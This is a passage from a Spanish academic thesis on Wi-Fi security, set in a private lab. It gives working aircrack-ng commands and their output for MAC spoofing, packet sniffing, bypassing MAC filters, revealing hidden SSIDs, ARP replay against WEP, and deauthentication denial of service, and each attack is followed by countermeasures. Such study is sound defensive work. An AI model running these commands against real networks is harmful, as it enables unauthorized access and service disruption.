

Figura 4.8: Interfaces lógicas

Escogemos la interfaz lógica *wireless* con el nombre *wlan0* [1]. Escribimos los siguientes comandos, como se puede ver en la figura 4.9, para activar la interfaz *wlan0* y para cerrar los procesos en ejecución con el fin de evitar problemas posteriormente:

ifconfig wlan0 up (Para activar la interfaz si no lo estuviese)

[1] Los nombres de las interfaces lógicas pueden variar dependiendo de la tarjeta de red.

airmon-ng check kill

Y por último activamos la interfaz *wlan0* en modo monitor:

airmon-ng start wlan0

Figura 4.9: Activación del modo monitor

Se puede comprobar que todo se ha realizado correctamente con el siguiente comando:

iwconfig

Donde podremos observar el listado de las interfaces con su información referente a la extensión inalámbrica, si es que la tienen. Se puede ver que *wlan0* ha pasado a ser *wlan0mon* en modo *monitor* (ver figura 4.10). Si se desea detener el modo *monitor*, basta con insertar el siguiente comando:

airmon-ng stop wlan0



Figura 4.10: Comprobación del modo monitor

Contramedidas

El hecho de que el atacante habilite su tarjeta de red inalámbrica en modo *monitor* no supone ningún peligro por sí sólo, pero conlleva una sucesión de ataques que pueden ser perjudiciales.

Ante la modificación del modo de trabajo de la tarjeta de red no se puede realizar ninguna contramedida concreta, pero sí se puede intentar poner solución a los siguientes ataques que probablemente sean más nocivos. Nunca se sabrá si el atacante tiene la tarjeta de red en modo *monitor*, aunque si realiza algún ataque es obvio que tiene la tarjeta de red en modo *monitor*.

4.4.2 Modificación de la MAC

Introducción

Aunque los ataques durante este trabajo se han realizado en un entorno privado, un atacante no dejará información sobre su identidad. Con la modificación de la MAC del dispositivo se puede camuflar al atacante, sin llegar a saber quien es realmente. Es por esto que se incluye como ataque básico y previo a otros, el cambio de MAC [34]. Este cambio puede ser por una MAC específica o una aleatoria, como se puede observar en la figura 4.11.

Escenario

En este caso, no es necesario ningún escenario concreto, tan sólo disponer de un ordenador con una tarjeta de red inalámbrica de la que se modificará la dirección MAC.

Ejecución del ataque

El comando siguiente permite desactivar la interfaz de la que se quiere modificar la dirección MAC:

ifconfig wlan0mon down

Donde *wlan0mon* es el nombre de la interfaz lógica en modo monitor.

Con esto ya podemos realizar una de las dos opciones siguientes:

- MAC aleatoria: *macchanger -r wlan0mon*
- MAC específica: *macchanger –mac 00:11:22:33:44:55 wlan0mon*

  Donde la dirección *00:11:22:33:44:55* puede ser cualquiera, siempre y cuando sean 6 bloques de dos caracteres hexadecimales y cada pareja hexadecimal separada por dos puntos (:).



Figura 4.11: Modificación de la MAC de manera aleatoria y específica

Contramedidas

Al igual que el ataque anterior, la modificación MAC no supone ninguna amenaza por sí sola. Este ataque consigue hacerse pasar por otro cliente enmascarando la identidad del cliente, dificultando así su identificación. El hecho de que un atacante modifique su dirección MAC no posee ninguna contramedida.

4.4.3 Captura de paquetes

Introducción

La captura de paquetes, o *sniffing* (ver apartado 4.3.1), es uno de los ataques básicos más utilizado y más sencillo de realizar. Este ataque permite escuchar todo el tráfico que circula por la red 802.11. Para poder capturar los paquetes, la tarjeta de red debe de estar habilitada en modo *monitor* (ver apartado 4.4.1). La herramienta utilizada para realizar este ataque es *airodump-ng* [21].

Escenario

El escenario 1 es utilizado en este ataque. No es necesario ningún protocolo de seguridad concreto ni ningún cliente conectado. Sólo es necesario que aparezca algún AP al alcance del dispositivo del atacante. La tarjeta de red inalámbrica del atacante se encuentra en modo *monitor*.

Ejecución del ataque

Partiendo de que la tarjeta está en modo monitor (ver apartado 4.4.1), es suficiente con la inserción del siguiente comando:

airodump-ng wlan0mon

Donde *wlan0mon* es el nombre que recibe la tarjeta de red en modo *monitor*.



Figura 4.12: Captura del tráfico con airodump-ng

El resultado del comando se puede visualizar en la figura 4.12, donde aparece un conjunto de datos en una tabla. Esta tabla representa la información que va capturando la tarjeta de red a su alcance. Es un escaneo continuo de la red 802.11 que, mientras el comando esté en ejecución, la información se irá actualizando.

La tabla se divide en dos partes. La parte superior, donde aparecen los datos relacionados con los AP y la inferior, que representa las conexiones entre las STA y los AP. Es importante conocer el significado de los parámetros y por eso en la tabla 4.5 se proporciona información de las componentes más relevantes.

Parámetro	Descripción
BSSID	Dirección MAC del AP
PWR	Intensidad de la señal.
Beacons	Cantidad de paquetes *beacons* enviados por el AP
#Data	Cantidad de paquetes de datos. En WEP sólo cuentan IV
#/s	Cantidad de paquetes de datos por segundo promedio de los últimos 10 segundos
CH	Número de canal
MB	Velocidad soportada por el AP
ENC	Algoritmo de cifrado empleado por el AP. OPN, WEP, WPA o WPA2
CIPHER	Tipo de cifrado de datos. WEP, TKIP o CCMP
AUTH	Método de autenticación. Como OPN, *Shared Key Authentication* (SKA), PSK o *ManaGemenT* (MGT)
ESSID	Nombre de la red
STATION	Dirección MAC del cliente que está conectado o busca conectarse a un AP
Lost	Cantidad de paquetes perdidos en los últimos 10 segundos

Tabla 4.5: Descripción de los parámetros de la visualización más relevantes de *airodump-ng* [13]

La herramienta *airodump-ng* permite filtrar el tráfico referente a un único AP, haciendo esta captura de tráfico más eficiente, ya que sólo escaneará datos del canal en el que transmite el AP. Además es posible guardar el tráfico capturado en un archivo. Si no se especifica la extensión, se guardarán en .cap y .csv. El comando es el siguiente:

airodump-ng –bssid E8:94:F6:D4:35:77 –channel 6 wlan0mon -w cap

Donde seguido de *–bssid* está la BSSID del AP del que se quiere capturar tráfico, seguido de *–channel* el canal que emplea el AP para transmitir la información, *wlan0mon* que es el nombre de la red en modo *monitor* y por último *-w* indica que se va a capturar el tráfico en un archivo, y se indica su nombre. El resultado del filtro se puede ver en la figura 4.13.



Figura 4.13: Captura del tráfico con airodump-ng con filtro

Contramedidas

En un ámbito inalámbrico es imposible limitar la escucha del medio inalámbrico sin inutilizarlo, por ejemplo, con un inhibidor de frecuencia. Por eso, una red inalámbrica está expuesta a que cualquiera pueda capturar los paquetes que circulan por el aire. Como contramedida se podría emplear un protocolo de seguridad que cifre la información, como por ejemplo, WPA2 (ver apartado 2.2.4). Si alguien intercepta los datos al menos que no pueda comprender la información ni modificarla.

4.4.4 Superar filtrado MAC

Introducción

El filtrado MAC es una medida de seguridad adicional en la redes Wi-Fi que emplea la dirección MAC única de la tarjeta de red. Permite aceptar la autenticación en la red a sólo el conjunto de direcciones MAC válidas. También, en lugar de tener una lista con las MAC permitidas, se puede almacenar una lista negra de las direcciones MAC bloqueadas. Como la dirección MAC es única para cada dispositivo, se puede identificar a cada uno por ella.

En la actualidad, es muy fácil saltarse esta protección. Es suficiente con tan sólo una suplantación de identidad de una MAC válida. Para ello, se captura el tráfico de la red como en el apartado 4.4.3 en busca de un cliente conectado a la red. Gracias a que las cabeceras de las tramas Wi-Fi no están cifradas, se puede obtener la información de la MAC del cliente conectado.

En el caso de que no haya clientes asociados a la red, sería suficiente un ataque por fuerza bruta para averiguar una dirección MAC válida. Este ataque por fuerza bruta consistiría en ir probando direcciones MAC hasta conseguir una MAC válida con la que poderse autenticar.

En el momento que se ha obtenido una dirección MAC válida basta con modificar la MAC de la tarjeta de red como se ha explicado en el apartado 4.4.2.

Escenario

En este ataque se ha utilizado el escenario 1 con el filtro de MAC activado en el AP. Este AP acepta las peticiones de autenticación al cliente que coincida con una MAC concreta, en este caso 1C:65:9D:37:B1:7F, como se puede ver en la figura 4.14.

Hay un cliente conectado a la red que tiene esa dirección MAC. El tipo de red, cifrado y autenticación son irrelevantes. El atacante ya conoce la contraseña que da acceso a la red.

Ejecución del ataque

Si sabemos la contraseña de la red pero no se lleva a cabo la autenticación con el AP, muy probablemente sea debido a que el filtrado MAC esté activado. Para eludir este filtro, se realiza una captura del tráfico (ver apartado 4.4.3) en busca de un cliente conectado a la red [13]. Como se puede observar en la figura 4.15, hay un cliente conectado a la red y su dirección MAC es 1C:65:9D:37:B1:7F.

El último paso es modificar la dirección MAC de la tarjeta de red empleando el ataque visto en el apartado 4.4.2. En la figura 4.16, se puede observar el cambio de



Figura 4.14: Pantalla de configuración del filtrado de MAC del AP



Figura 4.15: Captura del tráfico con airodump-ng en busca de la MAC de un cliente asociado

la MAC y en la figura 4.17 se ve una comprobación de que la dirección MAC ha sido modificada. Hay que tener en cuenta que en una red inalámbrica, no puede haber dos o más dispositivos con la misma dirección MAC. Para conseguir que la próxima asociación con el AP tenga éxito, si el cliente está conectado a la red, habrá que realizar un ataque de desautenticación (ver apartado 4.4.8) para desconectar al cliente y conseguir la conexión del atacante a la red.



Figura 4.16: Modificación de la dirección MAC de la tarjeta de red inalámbrica



Figura 4.17: Comprobación de la dirección MAC modificada

Contramedidas

Como se ha podido comprobar, el filtrado MAC no ofrece seguridad. Con tan sólo modificar la dirección MAC del dispositivo es posible eludir este nivel de seguridad. Aunque sólo es una capa de seguridad añadida a cualquier protocolo, no hay contramedida para evitar superar el filtrado MAC.

4.4.5 Descubrimiento de SSID ocultos

Introducción

La restricción del SSID consiste en ocultar el nombre de la red inalámbrica provocando que un cliente que quiera asociarse deberá conocer el nombre de la red. Esto añade una capa de seguridad adicional al AP. Puede implementarse con cualquier protocolo, siempre y cuando el AP permita ocultar el SSID. La mayoría de fabricantes sí ofrecen esta posibilidad [35]. Además, si se desea, se puede combinar con el filtrado de MAC.

Los *Beacons* que envía el AP tienen el SSID vacío y no se puede averiguar con una simple captura del tráfico de la red. Para obtener el SSID, si existe un cliente conectado a la red inalámbrica, se puede provocar una desautenticación del cliente (ver apartado 4.4.8), consiguiendo que al volver a autenticarse envíe el paquete *probe* con el nombre de la red.

Por otra parte, si no hay ningún cliente asociado, bastaría con esperar a que un cliente se asocie. Sino, también es posible realizar combinaciones de caracteres con límite de 5 o 6 caracteres. Si es de mayor longitud no sería una buena opción.

Escenario

El escenario 1 es escogido para este ataque. El SSID está oculto y al capturar el tráfico no aparece. Tras realizar el ataque, se debe comprobar que es *TFG_UIB*. Ningún aspecto de seguridad es relevante. Tampoco el objetivo es la adquisición de la contraseña por lo que es un dato innecesario. En la figura 4.18, se puede ver como el AP se configura para ocultar el *Extended SSID* (ESSID).



Figura 4.18: Configuración del AP para ocultar el SSID

Ejecución del ataque

Comprobamos que el SSID de la red está oculto. Para ello, realizamos una captura del tráfico (ver apartado 4.4.3). En la figura 4.19 se observa como en la columna ESSID no aparece el nombre de la red y en su lugar aparece *<length: 0>*, donde normalmente informa de la longitud del nombre de la red. Algunos AP tienen implementado no decir la longitud del nombre de la red. En este caso, la longitud no es cero y puede frustrar un ataque por fuerza bruta al desconocer la longitud del SSID. A su vez, en la misma figura, se puede observar un cliente conectado al AP [13].



Figura 4.19: Captura del tráfico de una red con SSID oculto

En este caso, el cliente que está conectado recibirá un ataque de desautenticación (ver apartado 4.4.8), donde en la figura 4.20 se aprecia la ejecución del ataque.



Figura 4.20: Desautenticación del cliente

Tras el ataque de desautenticación, se puede ver en la figura 4.21, donde antes había *<length: 0>*, ahora aparece el nombre de la red, gracias al paquete *probe* interceptado en la autenticación del cliente.



Figura 4.21: Captura del tráfico con el ESSID

Contramedidas

No hay contramedida, al igual que el filtrado MAC. El hecho de ocultar el SSID de la red no aumenta la seguridad. Un atacante puede eludir esta ocultación y obtener la información del SSID.

4.4.6 Test de inyección

Introducción

Este simple ataque es un test de prueba que determina si la tarjeta de red, previamente en modo monitor (ver apartado 4.4.1), es capaz de inyectar tramas con éxito. Esta funcionalidad sólo está disponible a partir de la versión 0.9 de *aireplay-ng*.

Escenario

En este caso, con las especificaciones del escenario 1 es suficiente.

Ejecución del ataque

El test de inyección se realiza con la herramienta *aireplay-ng* [36]. Como se puede ver en la figura 4.22, con el siguiente comando busca todos los AP que pueden sufrir inyección y realiza las pruebas:

aireplay-ng -9 wlan0mon

El número 9 se refiere al ataque de test de inyección y *wlan0mon* es el nombre de la tarjeta de red en modo *monitor*.



Figura 4.22: Test de inyección de tramas para todos los AP cercanos

Como resultado, se obtiene una enumeración de los AP que han respondido a las tramas enviadas. A parte de decir si la tarjeta de red puede inyectar tramas, como información adicional, determina el tiempo de respuesta al AP, el porcentaje de tramas respondidas de los cuales se hacen 30 envíos. Los tiempos de respuesta obtenidos (mínimo, medio y máximo), y la fuerza de la señal, cuanto más se acerque a 0 más fuerte es.

Opcionalmente, también se puede realizar un test de inyección indicando una red específica con el siguiente comando:

aireplay-ng –test -e TFG_UIB -a E8:94:F6:D4:35:77 wlan0mon

Donde *–test* o -9, se refieren al test de inyección, *-e* es el ESSID, *-a* es el BSSID y por último *wlan0mon* es el nombre de la tarjeta de red en modo *monitor*.

De cualquier forma, esto confirmaría que la tarjeta de red puede inyectar y comunicarse con éxito a alguna red cercana.

Contramedidas

El test de inyección no supone un gran problema, pero después de este test viene el ataque de inyección de paquetes (ver apartado 4.4.7). La contramedida para el test de inyección es la misma que para el ataque de inyección de paquetes por el hecho de que después del test de inyección se realizará la reinyección de paquetes.

4.4.7 Reinyección de paquetes

Introducción

La inyección de paquetes sería uno de los ataques más importantes si los protocolos de seguridad no ofreciesen seguridad ante dicho ataque. WPA y WPA2 sólo ofrecen seguridad en las tramas de datos mediante el número de secuencia TSC y PN, respectivamente, visto en los apartados de teoría de cada protocolo, 2.2.3 para WPA y 2.2.4 para WPA2. El único protocolo, sin contar el OPN, que no ofrece seguridad ante la inyección de paquetes es WEP.

El objetivo de este ataque es la reinyección de paquetes a un AP con la finalidad de incrementar el tráfico, y así aumente el número de IV utilizados, los cuales son necesarios para descifrar la clave WEP.

Escenario

El escenario 1 con red WEP y un cliente conectado. El resto de información referente a la red será irrelevante. Por otro lado, la tarjeta de red del atacante debe tener habilitado el modo *monitor*.

Ejecución del ataque

Primero se realiza un escaneo del tráfico y una captura del mismo (ver apartado 4.4.3). En la figura 4.23 se ve como se está capturando el tráfico de una red WEP con un cliente conectado.

```
BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

E8:94:F6:D4:35:77  -28 100      217       76    0   6  54e. WEP  WEP         TFG_UIB

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

E8:94:F6:D4:35:77  1C:65:9D:37:B1:7F  -53   36e-54e     0       47
```

Figura 4.23: Captura del tráfico de una red WEP

La herramienta *aireplay-ng* con el ataque número 3, trata de escuchar la red hasta que captura una petición ARP [37]. ARP es un protocolo de resolución de direcciones, donde es usado con el fin de convertir una dirección *Internet Protocol* (IP) en una dirección MAC.

En el momento que escucha un paquete ARP, realiza la reinyección de esta trama constantemente en el AP, consiguiendo así la generación de gran volumen de tráfico. Para conseguirlo se usa el siguiente comando:

aireplay-ng -3 -b E8:94:F6:D4:35:77 -h 1C:65:9D:37:B1:7F wlan0mon

El -3 se refiere al ataque de reinyección de paquetes, seguido de -b está la BSSID del AP, después de -h la dirección MAC del cliente que está conectado o bien la MAC de un cliente con falsa autenticación, y por último, la tarjeta de red en modo *monitor*.

Cada trama inyectada contendrá un IV distinto. En la figura 4.24 se puede ver la ejecución de *aireplay-ng* y la realización de la reinyección de tramas.

```
root@kali:~# aireplay-ng -3 -b E8:94:F6:D4:35:77 -h 1C:65:9D:37:B1:7F wlan0mon
The interface MAC (F4:F2:6D:44:7D:3B) doesn't match the specified MAC (-h).
        ifconfig wlan0mon hw ether 1C:65:9D:37:B1:7F
01:09:26  Waiting for beacon frame (BSSID: E8:94:F6:D4:35:77) on channel 6
Saving ARP requests in replay_arp-0605-010926.cap
You should also start airodump-ng to capture replies.
Read 3103 packets (got 35 ARP requests and 252 ACKs), sent 36 packets...(510 pps
Read 3337 packets (got 82 ARP requests and 301 ACKs), sent 85 packets...(498 pps
Read 3564 packets (got 127 ARP requests and 346 ACKs), sent 135 packets...(498 p
Read 3763 packets (got 176 ARP requests and 398 ACKs), sent 185 packets...(498 p
Read 3974 packets (got 221 ARP requests and 448 ACKs), sent 236 packets...(501 p
Read 4174 packets (got 258 ARP requests and 496 ACKs), sent 286 packets...(500 p
Read 4380 packets (got 307 ARP requests and 550 ACKs), sent 335 packets...(499 p
```

Figura 4.24: Reinyección del paquete ARP capturado

Tras la ejecución del comando, se genera un gran volumen de datos aumentando en la captura de tráfico de *airodump-ng* el número de *#Data* (ver figura 4.25) y por consiguiente el número de IV. Este ataque ayuda a descifrar la clave WEP.

```
BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

E8:94:F6:D4:35:77  -42   0     9910    39459  777   6  11e. WEP  WEP    SKA  TFG_UIB

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

E8:94:F6:D4:35:77  1C:65:9D:37:B1:7F    0   11e- 1    756    62528
```

Figura 4.25: Incremento del número de #Data

Contramedidas

El ataque de reinyección de paquetes que pudiera realizar un atacante tendrá como objetivo a redes WEP, ya que buscará el incremento de tráfico para aumentar el número de IV obtenidos.

Ante tal ataque, la única forma de protegerse es no emplear el protocolo de seguridad WEP, como se ha comentado en la contramedida del ataque de test de inyección. Cualquier otro, sea WPA o WPA2, tienen número de secuencia de tramas con lo que la reinyección de tramas que recibe el AP la descarta por no coincidir con la secuencia.

4.4.8 Desautenticación y denegación de servicio

Introducción

Existen diversos ataques DoS, aunque los ataques de este apartado se centran en la capa de enlace del protocolo OSI. Los ataques más conocidos son los que conllevan falsificar

tramas de desautenticación o desasociación. El objetivo es inutilizar la red, impidiendo que el AP y las STA asociadas se comuniquen. Esto se consigue porque las tramas de desautenticación son fácilmente fasificables. Gracias al ataque de desautenticación existente en *airplay-ng*, se puede desautenticar y realizar un ataques DoS.

Escenario

Al escenario 1 se le añade al atacante que la tarjeta de red tiene activado el modo *monitor* y está capturando el tráfico (ver apartado 4.4.3). No es necesario proporcionar información sobre la configuración de seguridad del AP.

Ejecución del ataque

En este apartado se realiza una desautenticación del cliente, donde si se ejecuta constantemente, no dará la posibilidad de que el cliente llegue a asociarse, terminando en un ataque DoS. Estos ataques se puede realizar para una STA en concreto, o en modo *broadcast* para que todas las STA que estén asociadas al AP no puedan asociarse. Con esto, se obtiene la inutilización de la red porque ninguna STA llega a asociarse [35].

Conociendo la BSSID del AP víctima, se ha empleado el siguiente comando de *aireplay-ng* con el ataque de desautenticación, que se puede ver en la figura 4.26, con el fin de enviar tramas de desautenticación:

aireplay-ng -0 5 -a E8:94:F6:D4:35:77 wlan0mon

Donde *-0* corresponde al ataque de desautenticación, *5* es el número de tramas de desautenticación que se quieren enviar, seguido de *-a* está el BSSID de la red y *wlan0mon* es la interfaz inalámbrica en modo *monitor*. Si el número de tramas de desautenticación es 0, envía tramas de desautenticación mientras el comando siga en ejecución y así realizará un ataque DoS. En la figura 4.26 se puede ver un ejemplo del comando.

```
root@kali:~# aireplay-ng -0 5 -a E8:94:F6:D4:35:77 wlan0mon
19:24:05  Waiting for beacon frame (BSSID: E8:94:F6:D4:35:77) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
19:24:05  Sending DeAuth to broadcast -- BSSID: [E8:94:F6:D4:35:77]
19:24:06  Sending DeAuth to broadcast -- BSSID: [E8:94:F6:D4:35:77]
19:24:06  Sending DeAuth to broadcast -- BSSID: [E8:94:F6:D4:35:77]
19:24:07  Sending DeAuth to broadcast -- BSSID: [E8:94:F6:D4:35:77]
19:24:07  Sending DeAuth to broadcast -- BSSID: [E8:94:F6:D4:35:77]
```

Figura 4.26: Ataque de desautenticación

Con que el número de tramas de desautenticación a enviar sea uno, se puede desautenticar el cliente, dejando que se asocie otra vez con el fin de obtener el método de autenticación.

Además, si se especifica la dirección MAC de un cliente, se puede inutilizar sólo el servicio para ese usuario concreto. Se puede ver en la figura 4.27, donde se emplea el siguiente comando:

aireplay-ng -0 5 -a E8:94:F6:D4:35:77 -c 1C:65:9D:37:B1:7F wlan0mon

Donde la diferencia con el ataque anterior de desauteticación es que seguido de *-c* está la dirección MAC del AP.

```
root@kali:~# aireplay-ng -0 5 -a E8:94:F6:D4:35:77 -c 1C:65:9D:37:B1:7F wlan0mon

01:03:49  Waiting for beacon frame (BSSID: E8:94:F6:D4:35:77) on channel 6
01:03:49  Sending 64 directed DeAuth. STMAC: [1C:65:9D:37:B1:7F] [29|64 ACKs]
01:03:50  Sending 64 directed DeAuth. STMAC: [1C:65:9D:37:B1:7F] [10|64 ACKs]
01:03:51  Sending 64 directed DeAuth. STMAC: [1C:65:9D:37:B1:7F] [49|65 ACKs]
01:03:51  Sending 64 directed DeAuth. STMAC: [1C:65:9D:37:B1:7F] [ 0|63 ACKs]
01:03:52  Sending 64 directed DeAuth. STMAC: [1C:65:9D:37:B1:7F] [16|55 ACKs]
```

